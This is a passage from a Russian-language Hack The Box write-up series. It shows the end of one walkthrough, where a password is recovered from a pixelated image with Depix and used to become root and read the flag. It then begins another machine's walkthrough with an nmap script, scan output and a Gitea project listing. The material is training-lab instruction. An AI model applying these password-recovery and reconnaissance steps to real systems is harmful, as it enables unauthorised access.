


```
python3 depix.py -p ../red-000.ppm -s images/searchimages/debruinseq_notepad_Windows10_closeAndSpaced.png -o ../depix.png
2024-09-13 09:44:40,841 - Loading pixelated image from ../red-000.ppm
2024-09-13 09:44:40,854 - Loading search image from images/searchimages/debruinseq_notepad_Windows10_closeAndSpaced.png
2024-09-13 09:44:41,646 - Finding color rectangles from pixelated space
2024-09-13 09:44:41,648 - Found 252 same color rectangles
2024-09-13 09:44:41,648 - 190 rectangles left after moot filter
2024-09-13 09:44:41,648 - Found 1 different rectangle sizes
2024-09-13 09:44:41,648 - Finding matches in search image
2024-09-13 09:44:41,648 - Scanning 190 blocks with size (5, 5)
2024-09-13 09:44:41,682 - Scanning in searchImage: 0/1674
2024-09-13 09:45:38,472 - Removing blocks with no matches
2024-09-13 09:45:38,472 - Splitting single matches and multiple matches
2024-09-13 09:45:38,477 - [16 straight matches | 174 multiple matches]
2024-09-13 09:45:38,477 - Trying geometrical matches on single-match squares
2024-09-13 09:45:38,820 - [29 straight matches | 161 multiple matches]
2024-09-13 09:45:38,821 - Trying another pass on geometrical matches
2024-09-13 09:45:39,121 - [41 straight matches | 149 multiple matches]
2024-09-13 09:45:39,121 - Writing single match results to output
2024-09-13 09:45:39,122 - Writing average results for multiple matches to output
2024-09-13 09:45:41,957 - Saving output image to: ../depix.png
```

Вывод приложения Depix


В итоге получаем новую картинку `depix.png`, в которой возможно разобрать читаемый текст:

```
sidefromsidetheothersidesidefromsidetheotherside
```



Результат депикселизации изображения

Используем найденный пароль для смены пользователя на `root`.




```
junior@greenhorn:~$ su root
Password:
root@greenhorn:/home/junior# id
uid=0(root) gid=0(root) groups=0(root)
root@greenhorn:/home/junior# cat /root/root.txt
89b5b6d65a0ef5c02b68f093182683c2
root@greenhorn:/home/junior#
```

Флаг рута

Машина захвачена!

HTB COMPILED



Compiled

OS Windows · RELEASE DATE 27 Jul 2024 · DIFFICULTY Medium · POINTS 30

Эксплуатируем уязвимости в Git и Visual Studio

Сегодня я покажу, как использовать недавнюю уязвимость в Git для получения сессии на хосте, а для локального повышения привилегий заюзаем баг в Visual Studio.

RalfHacker
hackerralf8@gmail.com

Наша цель получение прав суперпользователя на машине Compiled с учебной площадки Hack The Box. Уровень сложности задания средний.

> **WARNING**
>
> Подключаться к машинам с HTB рекомендуется с применением средств анонимизации и виртуализации. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА


Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.26    compiled.htb
```


И запускаем сканирование портов.

> **Справка: сканирование портов**
>
> Сканирование портов стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.
>
> Наиболее известный инструмент для сканирования это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:
>
> ```
> #!/bin/bash
> ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 | tr '
> ' ',' | sed s/,$//)
> nmap -p$ports -A $1
> ```
>
> Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).



```
Nmap scan report for compiled.htb (10.10.11.26)
Host is up (0.31s latency).

PORT     STATE SERVICE    VERSION
3000/tcp open  ppp?
| fingerprint-strings:
|   GenericLines, Help, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Content-Type: text/html; charset=utf-8
|     Set-Cookie: i_like_gitea=142bf10cac4bee7d; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=oASaSazRLPUSVEcNBY-dcOU9-mU6MTcyNjQzMjc5NDExMTc0MjEwMA; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Sun, 15 Sep 2024 20:39:54 GMT
|     <!DOCTYPE html>
|     <html lang="en-US" class="theme-arc-green">
|     <head>
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <title>Git</title>
|     <link rel="manifest" href="data:application/json;base64,eyJuYW1lIjoiR2l0Iiwic2hvcnRfbmFtZSI6IkdpdCIsInN0YXJ0X3VybCI6Imh0dHA6Ly9naXRlYS5jb21wa
YjozMDAwL2Fzc2V0cy9pbWcvbG9nby5wbmciLCJ0eXBlIjoiaW1hZ2UvcG5nIiwic2l6ZXMiOiI1MTJ4NTEyIn0seyJzcmMiOiJodHRwOi8vZ2l0ZWEuY29tcGlsZWQuaHRiOjMwMDA
|   HTTPOptions:
|     HTTP/1.0 405 Method Not Allowed
|     Allow: HEAD
|     Allow: GET
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Set-Cookie: i_like_gitea=02e6d5d3bdf33374; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=z3tpY1nqduh15fbXhb3QbyROqQY6MTcyNjQzMjgwMDg3OTExMTIwMA; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Sun, 15 Sep 2024 20:40:00 GMT
|_    Content-Length: 0
5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.0.3 Python/3.12.3
|     Date: Sun, 15 Sep 2024 20:39:54 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 5234
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Compiled - Code Compiling Services</title>
```

Результат работы скрипта



```
5985/tcp open  http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
7680/tcp open  pando-pub?
```


Результат работы скрипта (продолжение)

Сканер нашел четыре открытых порта:

- 3000 — сервис Gitea;
- 5000 веб сервер Python Werkzeug 3.0.3;
- 5985 служба удаленного управления Windows (WinRM);
- 7680 неизвестный сервис.

ТОЧКА ВХОДА

Переходим к Gitea и просматриваем публичные проекты. Нам доступны проекты Compiled и Calculator.




richard / Compiled
Обновлено 2 месяца назад
Python

richard / Calculator
Yet a simple C++ calculator to run on CMD or PowerShell.
Обновлено 4 месяца назад
C++


Список проектов Gitea

Начнем с первого приложения Compiled. По исходному коду `app.py` понимаем, что оно работает на порте 5000 и служит для сборки проекта из репозитория Git.




```
from flask import Flask, request, render_template, redirect, url_for
import os

app = Flask(__name__)

# Configuration
REPO_FILE_PATH = r'C:\Users\Richard\source\repos\repos.txt'

@app.route('/', methods=['GET', 'POST'])
def index():
    error = None
    success = None
